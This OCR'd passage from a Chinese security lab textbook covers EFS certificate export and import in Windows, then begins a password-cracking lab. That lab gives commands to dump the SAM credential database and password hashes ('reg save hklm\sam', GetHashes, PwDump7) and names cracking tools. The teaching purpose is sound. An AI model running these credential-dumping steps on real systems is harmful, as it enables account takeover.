



图 2-8　通过命令 certmgr.msc 打开证书管理器

**步骤 9**：在打开的证书管理器中依次选择“个人”→“证书”，右边的列表中就会显示出本机上关于个人的证书，如图 2-9 所示。





图 2-9　显示本机上关于个人的证书

**步骤 10**：右击当前用户 CyberSec1 的证书，在弹出的属性框中依次选择“所有任务”→“导出”，如图 2-10 所示，打开“证书导出向导”窗口。





图 2-10　选择导出证书

**步骤 11**：在打开的“证书导出向导”窗口中单击“下一页”按钮，如图 2-11 所示。





图 2-11　“证书导出向导”窗口

**步骤 12**：在更新的“证书导出向导”窗口中选择“是，导出私钥(Y)”单选按钮，单击“下一页”按钮，如图 2-12 所示。

**步骤 13**：在更新的证书导出向导中，勾选“如果可能，则包括证书路径中的所有证书(U)”复选框与“如果导出成功，删除私钥(K)”复选框，单击“下一页”按钮，如图 2-13 所示。

**步骤 14**：在打开的“证书导出向导”窗口中，设置导出证书的加密密码，然后单击“下一





图 2-12　证书导出私钥





图 2-13　个人信息交换设置

页”按钮，如图 2-14 所示。

**步骤 15**：在打开的“证书导出向导”窗口中，选择“浏览”，然后在打开的“另存为”对话框


图 2-14　设置导出证书的加密密码

中设置证书的保存位置及文件名，如 CyberSec1Cert，然后单击“保存”按钮，如图 2-15 所示。





图 2-15　设置导出证书的位置及文件名

**步骤 16**：完成证书导出向导，其将提示证书导出成功。在证书保存位置 C:\Users\CyberSec1\Documents，可以发现导出的证书 CyberSec1Cert. pfx。此时，该证书文件可以被保存在硬盘中指定的位置，或被保存在移动硬盘中，如图 2-16 所示。





图 2-16　完成导出证书向导

**步骤 17**：注销用户 CyberSec1，重新以账户名为 CyberSec1 的用户登录操作系统。打开 EFS 加密文件 EFS_Test.txt，系统将弹出对话框并提示“你没有权限打开该文件，请向文件的所有者或管理员申请权限。”。这是因为在导出证书时删除了私钥文件，导致 EFS 加密算法不能解密出私钥，进而不能解密 FEK，也就不能解密出经 EFS 加密算法加密的文件 EFS_Test.txt，如图 2-17 所示。





图 2-17　删除私钥后合法用户不能访问 EFS 加密的文件

**步骤 18**：打开保存证书文件的文件夹 C:\Users\CyberSec1\Documents，双击证书文件 CyberSec1Cert.pfx 开启“证书导入向导”窗口。在打开的“证书导入向导”窗口中，选择当前用户，单击“下一页”按钮，如图 2-18 所示。





图 2-18　开启“证书导入向导”窗口

**步骤 19**：在“证书导入向导”窗口中，设置导入证书的文件名为默认的 C:\Users\CyberSec1\Documents\CyberSec1Cert.pfx，单击“下一页”按钮，如图 2-19 所示。

**步骤 20**：在“证书导入向导”窗口中输入在步骤 14 中为私钥设置的保存密码，单击“下一页”按钮，如图 2-20 所示。

**步骤 21**：选择默认的“根据证书类型，自动选择证书存储(U)”单选按钮，单击“下一页”按钮，如图 2-21 所示。

**步骤 22**：在如图 2-22 所示的“证书导入向导”窗口中单击“完成”按钮，实现证书的导入。





图 2-19　设置导入证书的文件名





图 2-20　输入为私钥设置的保存密码





图 2-21　设置“自动选择证书存储”


图 2-22　完成证书导入

**步骤 23**：此时，通过 EFS 加密的 EFS_Test. txt 文件已可以被直接打开。这是因为已经通过步骤 18 到步骤 22 为用户 CyberSec1 重新导入了 EFS 的私钥，可以使 Windows 实现完整的 EFS 解密流程，如图 2-23 所示。





图 2-23　加密文件打开成功

### 2.1.4 任务与思考

Windows 操作系统提供了如下加密方式。

(1) 利用组策略工具把存放隐私数据、重要文件的硬盘分区设置为授权访问方式。

(2) 利用注册表中的设置,把某些驱动器设置为隐藏。

(3) 利用 Windows 自带的"磁盘管理"组件也可以实现硬盘隐藏。

(4) 利用 WinRAR 等工具可以比较安全地对用户的数据进行加密。

(5) 利用 EFS 加密和解密。

(6) 利用 Bitlocker 加密 Windows 系统中的数据。

(7) 利用其他工具进行加密。

请读者通过实验,掌握以上几种数据加密方式。

扫一扫

视频讲解

## 2.2 Windows 口令破解

在 Windows 操作系统中,用户账户的安全管理使用了安全账号管理器(security account manager,SAM)机制,以此实现对 SAM 文件的管理,该机制是确保 Windows 系统账户安全的基础。

### 2.2.1 预备知识:获取 SAM 文件的内容

在 Windows 操作系统启动后,因为 SAM 文件开始被系统调用,所以其无法被直接复制。但是可以使用"reg save hklm\sam sam. hive"命令先将 SAM 文件备份后再进行复制。然后再利用一些工具软件来破解 SAM 文件的内容。常用的 SAM 破解工具软件主要有 LC5、10phtcrack、WMIcrack、SMBcrack 等。

当用户忘记了 Windows 的登录密码时,可以先进入 Windows 安全模式或借助 Windows PE 工具进入系统,然后删除系统盘目录下的 SAM 文件,之后重新启动系统时即可重置 Windows 的登录密码。

SAM 是 Windows 的用户账户数据库,所有系统用户的账户名称和对应密码等相关信息都被保存在这个文件中。其中,用户名和口令经过 Hash 变换后以 Hash 列表的形式被保存在%SystemRoot\system32\config 文件夹下的 SAM 文件中。在注册表中,SAM 文件的数据被保存在 HKEY_LOCAL_MACHINE\SAM\SAM 和 HKEY_LOCAL_MACHINE\Security\SAM 分支下,默认情况下处于被隐藏的状态。

由于 SAM 文件的重要性,系统默认会对 SAM 文件进行备份。在 Windows Vista 之前的系统中,SAM 备份被系统存放在%SystemRoot%\repair 文件夹下。在 Windows Vista 及其之后的系统中,SAM 备份被文件存放在%SystemRoot%\system32\config\RegBack 文件夹下。

GetHashes 是 InsidePro 公司早期的一款 Hash 密码获取软件,其可以获取 Windows 系统的 Hash 密码值。另外,该公司还有 SAMInside、PasswordsPro 及 Extreme GPU Bruteforcer 3 款密码破解软件。GetHashes 命令的使用格式如下。

```
GetHashes [System key file]or GetHashes $Local
```

其中，一般使用 GetHashes $Local 来获取系统的 Hash 密码值，该命令仅在 System 权限下才能执行。

多数的 Windows 密码恢复软件都是将 Windows 用户密码重置，而 SAMInside 则是将用户密码以可阅读的明文方式破解出来，而且 SAMInside 可以使用分布式攻击方式，同时使用多台计算机进行密码的破解，大大提高了破解速度。

## 2.2.2 实验目的和条件

**1. 实验目的**

通过本实验，使读者重点掌握以下的内容。

(1) 学习 Windows 口令破解的原理。

(2) 熟练使用 Windows 口令破解工具破解 SAM 文件。

**2. 实验清单及软硬件要求**

本实验需要一台运行 Windows XP 的计算机，通过实验来恢复该操作系统 Administrator 的登录密码。在具体实验之前，需要准备 Hash 密码获取软件 PwDump7 和 Windows 密码破解(恢复)软件 SAMInside。

## 2.2.3 实验过程

在进行具体的实验之前，需要将事先准备的软件 PwDump7 和 SAMInside 复制到系统指定的文件夹中，本实验为 C:\Documents and Settings 文件夹。

**步骤 1**：登录 Windows XP 操作系统，选择“开始”→“运行”，在出现的对话框中输入 cmd 命令，进入命令提示符窗口。

**步骤 2**：切换到 C:\Documents and Settings\PwDump7，使用 PwDump7.exe 命令获取本地 SAM 表，如图 2-24 所示。





图 2-24 获取本地 SAM 表

**步骤 3**：使用 PwDump7. exe > dump. txt 命令将 SAM 表导入 dump. txt 文件中，如图 2-25 所示。该文件被保存在 PwDump7 文件夹下面，如图 2-26 所示。





图 2-25　将 SAM 表导入 dump. txt 文件





图 2-26　包含本地 SAM 表的 dump. txt 文件成功保存在 PwDump7 文件夹中

